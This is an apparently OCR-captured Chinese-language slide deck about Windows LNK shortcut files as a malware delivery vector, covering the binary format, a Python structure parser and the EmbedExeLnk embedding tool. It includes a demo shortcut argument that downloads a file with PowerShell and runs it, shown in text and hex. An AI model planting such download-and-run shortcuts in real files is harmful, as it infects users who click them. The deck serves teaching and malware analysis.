



LINK WATCH 連結守護者

酷酷ㄉ副標題

貝坦betan

這是我ㄉ相關資訊

5, 26, 2025



可愛捏



WITCH WATCH 魔女守護者

可愛捏



WITCH WATCH 魔女守護者



分享知識



發癲

whoami

- 常用 ID: 貝坦 betan
- 逼夫速波一年又一個月老成員😎
- 菜



Outline

- Motivation
- LNK file Introduction
 - structure
- EmbedExeLnk
- Malware analyze
- Conclusion

Slido

<https://app.sli.do/event/7wTjDf4UrhqpD7ZqUNSBpB>





Motivation

2025 cybersce

Motivation

- 2025 CyberSec



Motivation

- 2025 CyberSec

4 月 17 日 (四) | 14:00 - 14:30

小捷徑大威脅，LNK 文件如何成為威脅跳板

隨著針對 Windows 平台的攻擊技術不斷演進，攻擊者越來越頻繁地使用 LNK 文件作為攻擊媒介。LNK 文件是 Windows 系統中常見的捷徑方式文件格式，設計上可以指向應用程式或文件位置，提供快速方便的存取功能。然而，這種特性也成為惡意攻擊的突破口。本報告深入探討攻擊者如何利用 LNK 文件在 Windows 平台上實施感染，並針對當前普遍的攻擊手法進行剖析。



Cara / Fortinet FortiGuard Labs Anti-Virus Manager




LNK file Introduction

Link Start!


What's LNK Malware Attack

- Hidden payload inside
- First stage attack
- Connect to C2, get other files
- Use LOLBins
- Click = 💀



What's LNK File

- Shell Link (.LNK) Binary File Format
- An object access another object
- .lnk



WHY LNK File

- Without file extension
- customize icon , name
- ez to program



WHY LNK File


- Without file extension
- customize icon , name
- ez to program

Command Line Arguments:

```
C:\Windows\System32\cmd.exe /c  
powershell.exe wget http://localhost:80/test.txt -OutFile
```

```
C:\Users\betan\OneDrive\桌面\LNK\hack.txt &&
```

```
C:\Users\betan\OneDrive\桌面\LNK\hack.txt
```




WHY LNK File

- Without file extension
- customize icon , name
- ez to program



WHY LNK File

- Without file extension
- customize icon , name
- ez to program



LNK Attack Example



LNK File Format

- Header → TargetIDList(optional) → LinkInfo(optional) → StringData(optional) → ExtraData(optional)
- Little endian

[\[MS-SHLLINK\]: Shell Link \(.LNK\) Binary File Format](#)

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解码的文字
00000000	4C	00	00	00	01	14	02	00	00	00	00	00	C0	00	00	00	À...
00000010	00	00	00	46	FF	40	00	00	20	00	00	00	20	10	E5	85	...Fÿ@... ..â...
00000020	80	6D	DA	01	60	97	A2	26	13	CA	DB	01	00	7B	E0	6D	emÛ..`-e&.êÛ..{am
00000030	A6	63	DA	01	20	45	17	00	00	00	00	00	01	00	00	00	{cÛ. E.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	C4	01	3A	00	À...
00000050	1F	49	47	1A	03	59	72	3F	A7	44	89	C5	55	95	FE	6B	.IG..Yr?SDhAU•pk
00000060	30	EE	26	00	01	00	26	00	EF	BE	10	00	00	00	D1	25	0i&...&.i%...N%
00000070	E2	72	2E	6E	DB	01	A7	24	F2	A3	27	C4	DB	01	3C	07	âr.nÛ.\$Sò&'AÛ.<.
00000080	18	27	13	CA	DB	01	14	00	82	00	74	00	1C	00	43	46	..'êÛ...,.t...CF
00000090	53	46	16	00	31	00	00	00	00	00	00	00	38	5A	7A	5A	SF..l.....8ZzZ..
000000A0	41	70	70	44	61	74	61	00	00	00	74	1A	59	5E	96	DF	AppData...t.Y^=
000000B0	D3	48	8D	67	17	33	BC	EE	28	BA	C5	CD	FA	DF	9F	67	ÔH.g.3+i(*Âîû&ÿg
000000C0	56	41	89	47	C5	C7	6B	C0	B6	7F	40	00	09	00	04	00	VA%GÂÇkÂq.ê.....
000000D0	EF	BE	38	5A	C6	38	B5	5A	51	2D	2E	00	00	00	98	AD	i%8Z&8pZQ-....~.
000000E0	03	00	00	00	4D	00	00	00	00	00	00	00	00	00	00	00	M.....
000000F0	00	00	00	00	3F	DA	23	00	41	00	70	00	70	00	44	00	...?Û#.A.p.p.D.
00000100	61	00	74	00	61	00	00	00	42	00	50	00	31	00	00	00	a.t.a...B.F.l...

LNK File Format

2.1 ShellLinkHeader

The ShellLinkHeader structure contains identification information, timestamps, and flags that specify the presence of optional structures, including [LinkTargetIDList \(section 2.2\)](#), [LinkInfo \(section 2.3\)](#), and [StringData \(section 2.4\)](#).

HeaderSize (4 bytes): The size, in bytes, of this structure. This value MUST be 0x0000004C.

LinkCLSID (16 bytes): A **class identifier (CLSID)**. This value MUST be 00021401-0000-0000-0000-000000000046.

LinkFlags (4 bytes): A [LinkFlags](#) structure (section 2.1.1) that specifies information about the **shell link** and the presence of optional portions of the structure.

FileAttributes (4 bytes): A [FileAttributesFlags](#) structure (section 2.1.2) that specifies information about the **link target**.

CreationTime (8 bytes): A FILETIME structure ([\[MS-DTYP\]](#) section 2.3.3) that specifies the creation time of the link target in **UTC (Coordinated Universal Time)**. If the value is zero, there is no creation time set on the link target.

AccessTime (8 bytes): A FILETIME structure ([\[MS-DTYP\]](#) section 2.3.3) that specifies the access time of the link target in UTC (Coordinated Universal Time). If the value is zero, there is no access time set on the link target.

WriteTime (8 bytes): A FILETIME structure ([\[MS-DTYP\]](#) section 2.3.3) that specifies the write time of the link target in UTC (Coordinated Universal Time). If the value is zero, there is no write time set on the link target.

FileSize (4 bytes): A 32-bit unsigned integer that specifies the size, in bytes, of the link target. If the link target file is larger than 0xFFFFFFFF, this value specifies the least significant 32 bits of the link target file size.

LinkInfo(optional) ->

optional)

```
05 06 07 08 09 0A 0B 0C 0D 0E 0F 解码的文字
14 02 00 00 00 00 00 00 C0 00 00 00 解
10 00 00 20 00 00 00 20 10 E5 85 ...Fy@... .ã...
97 A2 26 13 CA DB 01 00 7B E0 6D emÜ.'-c&.ÊÜ..{àm
35 17 00 00 00 00 00 01 00 00 00 {cÜ. E.....
30 00 00 00 00 00 00 C4 01 3A 00 .....Ä...
59 72 3F A7 44 89 C5 55 95 FE 6B .IG..Yr?SDtAU·pk
70 26 00 EF BE 10 00 00 00 D1 25 0i&...&.i%...Ñ%
01 A7 24 F2 A3 27 C4 DB 01 3C 07 ár.nÜ.S$ð&'ÄÜ.<.
01 14 00 82 00 74 00 1C 00 43 46 .'..ÊÜ...,.t...CF
70 00 00 00 00 38 5A 7A 5A 12 00 SF..l.....8ZzZ..
74 61 00 00 00 74 1A 59 5E 96 DF AppData...t.Y^=B
33 BC EE 28 BA C5 CD FA DF 9F 67 ÓH.g.3ti (*Áíú&Ÿg
07 6B C0 B6 7E 40 00 09 00 04 00 VAtG&Çk&Aq.@.....
38 B5 5A 51 2D 2E 00 00 00 98 AD i%8Z&8pZQ-....~.
70 00 00 00 00 00 00 00 00 00 00 ....M.....
0A 23 00 41 00 70 00 70 00 44 00 ....?Ü#.A.p.p.D.
70 00 00 42 00 50 00 31 00 00 00 a.t.a...B.F.l...
```

LNK File Format

- Header → TargetIDList(optional) → LinkInfo(optional) → **StringData**(optional) → ExtraData(optional)
- Little endian

[\[MS-SHLLINK\]: Shell Link \(.LNK\) Binary File Format](#)

Discord.Lnk																	解码的文字
Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4C	00	00	00	01	14	02	00	00	00	00	00	C0	00	00	00	À...
00000010	00	00	00	46	FF	40	00	00	20	00	00	00	20	10	E5	85	...Fÿ@... ..â...
00000020	80	6D	DA	01	60	97	A2	26	13	CA	DB	01	00	7B	E0	6D	emÛ..`-e&.êÛ..{am
00000030	A6	63	DA	01	20	45	17	00	00	00	00	00	01	00	00	00	{cÛ. E.....
00000040	00	00	00	00	00	00	00	00	00	00	00	00	C4	01	3A	00	À...
00000050	1F	49	47	1A	03	59	72	3F	A7	44	89	C5	55	95	FE	6B	.IG..Yr?SDhAU•pk
00000060	30	EE	26	00	01	00	26	00	EF	BE	10	00	00	00	D1	25	0i&...&.i%...N%
00000070	E2	72	2E	6E	DB	01	A7	24	F2	A3	27	C4	DB	01	3C	07	âr.nÛ.\$Sò&'AÛ.<.
00000080	18	27	13	CA	DB	01	14	00	82	00	74	00	1C	00	43	46	..'êÛ...,.t...CF
00000090	53	46	16	00	31	00	00	00	00	00	00	38	5A	7A	5A	12	SF..l.....8ZzZ..
000000A0	41	70	70	44	61	74	61	00	00	00	74	1A	59	5E	96	DF	AppData...t.Y^=8
000000B0	D3	48	8D	67	17	33	BC	EE	28	BA	C5	CD	FA	DF	9F	67	ÔH.g.3+i(*Âîû&ÿg
000000C0	56	41	89	47	C5	C7	6B	C0	B6	7F	40	00	09	00	04	00	VA%GÂÇkÂq.ê.....
000000D0	EF	BE	38	5A	C6	38	B5	5A	51	2D	2E	00	00	00	98	AD	i%8Z&8pZQ-....~.
000000E0	03	00	00	00	4D	00	00	00	00	00	00	00	00	00	00	00	M.....
000000F0	00	00	00	00	3F	DA	23	00	41	00	70	00	70	00	44	00	?Û#.A.p.p.D.
00000100	61	00	74	00	61	00	00	00	42	00	50	00	31	00	00	00	a.t.a...B.F.l...

LNK File Format

- Header: Defining the structure
- TargetIDList(optional): use Shell Namespace to encode path
- LinkInfo(optional): VolumeID, LocalBasePath...
- StringData(optional): NAME_STRING, RELATIVE_PATH...
- ExtraData(optional): ExtraDataBlock, ExtraDataBlock...

Header

- 76 bytes

項目	bytes	內容
HeaderSize	4	固定0x0000004C
LinkCLSID	16	固定0x00021401-0000-0000-C000-000000000046
LinkFlags	4	定義後續結構(注2)
FileAttributes	4	說明目標文件狀態
CreationTime	8	就是時間
AccessTime	8	就是時間
WriteTime	8	就是時間
FileSize	4	路徑目標大小
IconIndex	4	LNK ICON(通常為0)
ShowCommand	4	設定目標如何啟動(內容固定為0x1, 0x3, 0x7)
HotKey	2	開啟捷徑快捷鍵(注1)
Reserved1	2	保留字元，必為0
Reserved2	4	保留字元，必為0
Reserved3	4	保留字元，必為0

項目	bytes	內容
HeaderSize	4	固定0x0000004C
LinkCLSID	16	固定0x00021401-0000-0000-C000-000000000046
LinkFlags	4	定義後續結構(注2)
FileAttributes	4	說明目標文件狀態
CreationTime	8	就是時間
AccessTime	8	就是時間
WriteTime	8	就是時間
FileSize	4	路徑目標大小
IconIndex	4	LNK ICON(通常為0)
ShowCommand	4	設定目標如何啟動(內容)
HotKey	2	開啟捷徑快捷鍵(注1)
Reserved1	2	保留字元，必為0
Reserved2	4	保留字元，必為0
Reserved3	4	保留字元，必為0



LinkFlags

- defines bits that specify which shell link structures

注2: LinkFlags內容

項目	Value (Hex)	說明
HasLinkTargetIDList	0x00000001	指出是否包含 <code>LinkTargetIDList</code> 。
HasLinkInfo	0x00000002	指出是否包含 <code>LinkInfo</code> 結構。
HasName	0x00000004	指出是否包含名稱字串 (StringData 中) 。
HasRelativePath	0x00000008	指出是否包含相對路徑字串(StringData 中) 。
HasWorkingDir	0x00000010	指出是否包含工作目錄字串(StringData 中) 。
HasArguments	0x00000020	指出是否包含命令列參數字串 (StringData 中) 。
HasIconLocation	0x00000040	指出是否包含圖示位置字串(StringData 中) 。
IsUnicode	0x00000080	字串使用 Unicode 格式(StringData 中) 。
ForceNoLinkInfo	0x00000100	忽略 <code>LinkInfo</code> 欄位，即使存在也不使用。


LinkFlags

- LinkFlags: 9B000800

9B000800

= 0x0008009B

= 1000 0000 0000 1001 1011 → ['HasLinkTargetIDList', 'HasLinkInfo',
'HasRelativePath', 'HasWorkingDir', 'IsUnicode', 'EnableTargetMetadata']



0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	0	0	0	0	0

StringData

- NAME_STRING, RELATIVE_PATH, WORKING_DIR, COMMAND_LINE_ARGUMENTS, ICON_LOCATION
- defined according to the LinkFlags
- 2 bytes **Size**, String (variable)
- if has **IsUnicode**, the length will be **doubled**

StringData

- NAME_STRING: 詳細資訊內容
- RELATIVE_PATH: 目標檔案位置
- WORKING_DIR: 執行地點
- **COMMAND_LINE_ARGUMENTS**: 對目標的命令內容
- ICON_LOCATION: 圖示位置

StringData

- IsUnicode, HasRelativePath, HasWorkingDir
- HasArguments

Command Line Arguments:

C:\Windows\System32\cmd.exe /c

powershell.exe wget

http://localhost:80/test.txt -OutFile

C:\Users\betan\OneDrive\桌面

\LNK\hack.txt &&


C:\Users\betan\OneDrive\桌面

\LNK\hack.txt

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	解碼的文字
000001B0	43	3A	5C	57	69	6E	64	6F	77	73	5C	53	79	73	74	65	C:\Windows\System32\cmd.exe.*..
000001C0	6D	33	32	5C	63	6D	64	2E	65	78	65	00	00	2A	00	2E	\
000001D0	00	2E	00	5C	00	2E	00	2E	00	5C	00	2E	00	2E	00	5C	\
000001E0	00	2E	00	2E	00	5C	00	2E	00	2E	00	5C	00	2E	00	2E	\
000001F0	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	77	00	73	..\Windows
00000200	00	5C	00	53	00	79	00	73	00	74	00	65	00	6D	00	33	..\System3
00000210	00	32	00	5C	00	63	00	6D	00	64	00	2E	00	65	00	78	2..\cmd.exe
00000220	00	65	00	23	00	43	00	3A	00	5C	00	55	00	73	00	65	..#.C:...\Use
00000230	00	72	00	73	00	5C	00	62	00	65	00	74	00	61	00	6E	..rs.\betan
00000240	00	5C	00	4F	00	6E	00	65	00	44	00	72	00	69	00	76	..\OneDrive
00000250	00	65	00	5C	00	4C	68	62	97	5C	00	4C	00	4E	00	4B	..e.\Lhb-L.N.K
00000260	00	5C	00	74	00	65	00	73	00	74	00	53	00	2F	00	63	..\test.S./c
00000270	00	20	00	70	00	6F	00	77	00	65	00	72	00	73	00	68	..p.o.w.e.r.s.h
00000280	00	65	00	6C	00	6C	00	2E	00	65	00	78	00	65	00	20	..e.l.l...e.x.e
00000290	00	77	00	67	00	65	00	74	00	20	00	68	00	74	00	74	..w.g.e.t..h.t.t
000002A0	00	70	00	3A	00	2F	00	2F	00	6C	00	6F	00	63	00	61	..p:../.l.o.c.a
000002B0	00	6C	00	68	00	6F	00	73	00	74	00	3A	00	38	00	30	..l.h.o.s.t.:8.0
000002C0	00	30	00	30	00	2F	00	74	00	65	00	73	00	74	00	2E	..0.0./t.e.s.t.
000002D0	00	74	00	78	00	74	00	20	00	2D	00	4F	00	75	00	74	..t.x.t..-O.ut
000002E0	00	46	00	69	00	6C	00	65	00	20	00	68	00	61	00	63	..F.i.l.e..h.a.c
000002F0	00	6B	00	2E	00	74	00	78	00	74	00	20	00	26	00	26	..k..t.x.t..&&
00000300	00	20	00	68	00	61	00	63	00	6B	00	2E	00	74	00	78	..h.a.c.k..t.x
00000310	00	74	00	10	00	00	00	05	00	00	A0	25	00	00	00	DD	..t.....%...Y
00000320	00	00	00	1C	00	00	00	0B	00	00	A0	77	4E	C1	1A	E7	 wNA.c
00000330	02	5D	4F	B7	44	2F	B1	AF	51	98	B7	DD	00	00	00	60	..lN-D.+80~Y...

LNK File Format

: 貝坦貝坦 捷徑檔的結構確實很酷，但邊對照文件邊查找HxD
還是太麻煩了，有沒有更加簡單又方便的東西



LNK File Format

· 目目目目 挂徑燈的結構確實很酷 但邊對昭文性邊杏找UvD

有的兄弟，有的



LNK Structure Reader

```

299 if __name__ == "__main__":
300     if len(sys.argv) < 2:
301         print("請輸入 .lnk 檔案路徑作為參數")
302         sys.exit(1)
303
304     lnk_path = sys.argv[1]
305
306     with open(lnk_path, 'rb') as f:
307         data = f.read()
308     result = read_lnk_structure(data)
309     for k, v in result.items():
310         print(f"{k}: {v}")
311
312     now = 76
313     if 'HasLinkTargetIDList' in (result['LinkFlags']):
314         print('--- has TargetIDList ---')
315         now = LinkTargetIDList(data)
316
317     print(now)
318
319     if 'HasLinkInfo' in (result['LinkFlags']):
320         print('--- has HasLinkInfo ---')
321         now = HasLinkInfo(data, now)
322     print(now)
323
324     if ('HasLinkInfo' or 'HasName' or 'HasRelativePath' or 'HasWorkingDir' or 'HasArguments' or 'HasIconLocation' in (result['LinkFlags'])):
325         print('--- has StringData ---')
326         now = HasStringData(data, now)
327     print(now)
328
329     if (now != hex(len(data))):
330         print('--- has ExtraData ---')
331         now = HasExtraData(data, now)
332
333     print('--- End Structure ---')

```

```
PS C:\Users\betan> & c:\Users\betan\AppData\Local\Microsoft\WindowsApps/python3.12.exe c:/Users/betan/OneDrive/桌面/LNK.c  
LinkFlags: ['HasLinkTargetIDList', 'HasLinkInfo', 'HasRelativePath', 'HasWorkingDir', 'IsUnicode', 'EnableTargetMetadata']  
FileAttributesFlags: ['FILE_ATTRIBUTE_ARCHIVE']  
HotKey: ('A', 'SHIFT ALT ')  
--- has TargetIDList ---  
item 1 : \x14\x00\x1f\x50\xe0\x4f\xd0\x20\xea\x3a\x69\x10\xa2\xdb\x08\x00\xb2\x30\x30\x9d  
item 2 : \x19\x00\x2f\x43\x3a\x5c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
item 3 : \x56\x00\x31\x00\x00\x00\x00\x00\x89\x5a\b0\x8d\xf0\x00\x57\x69\x6e\x64\x6f\x77\x73\x00\xd0\x09\x00\x04\x00\xef\xbe  
x0w\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
item 4 : \x62\x00\x32\x00\x00\x00\x00\x05\x00\x89\x5a\x4b\x22\x20\x00\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00\x48\x00\x09\x00  
e\x0c\x00\x00\x00\x0d\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00  
00  
--- has HasLinkInfo ---  
LinkInfoSize size: 69  
LinkInfoHeaderSize size: 28  
LinkInfoFlags: VolumeIDAndLocalBasePath  
VolumeIDOffset: 28  
LocalBasePathOffset: 45  
CommonNetworkRelativeLinkOffset : 0  
CommonPathSuffixOffset: 68  
b'C:\\Windows\\notepad.exe\\x00'  
378  
  
--- has StringData ---  
22  
~ IsUnicode ~
```





EmbedExeLnk

d4rkiZ/EmbedExeLnk-

EmbedExeLnk

- Embed an EXE file in an LNK file
- No need to connect C2
- No "target" content
- Fake describe



EmbedExeLnk

- Command line arguments:


```
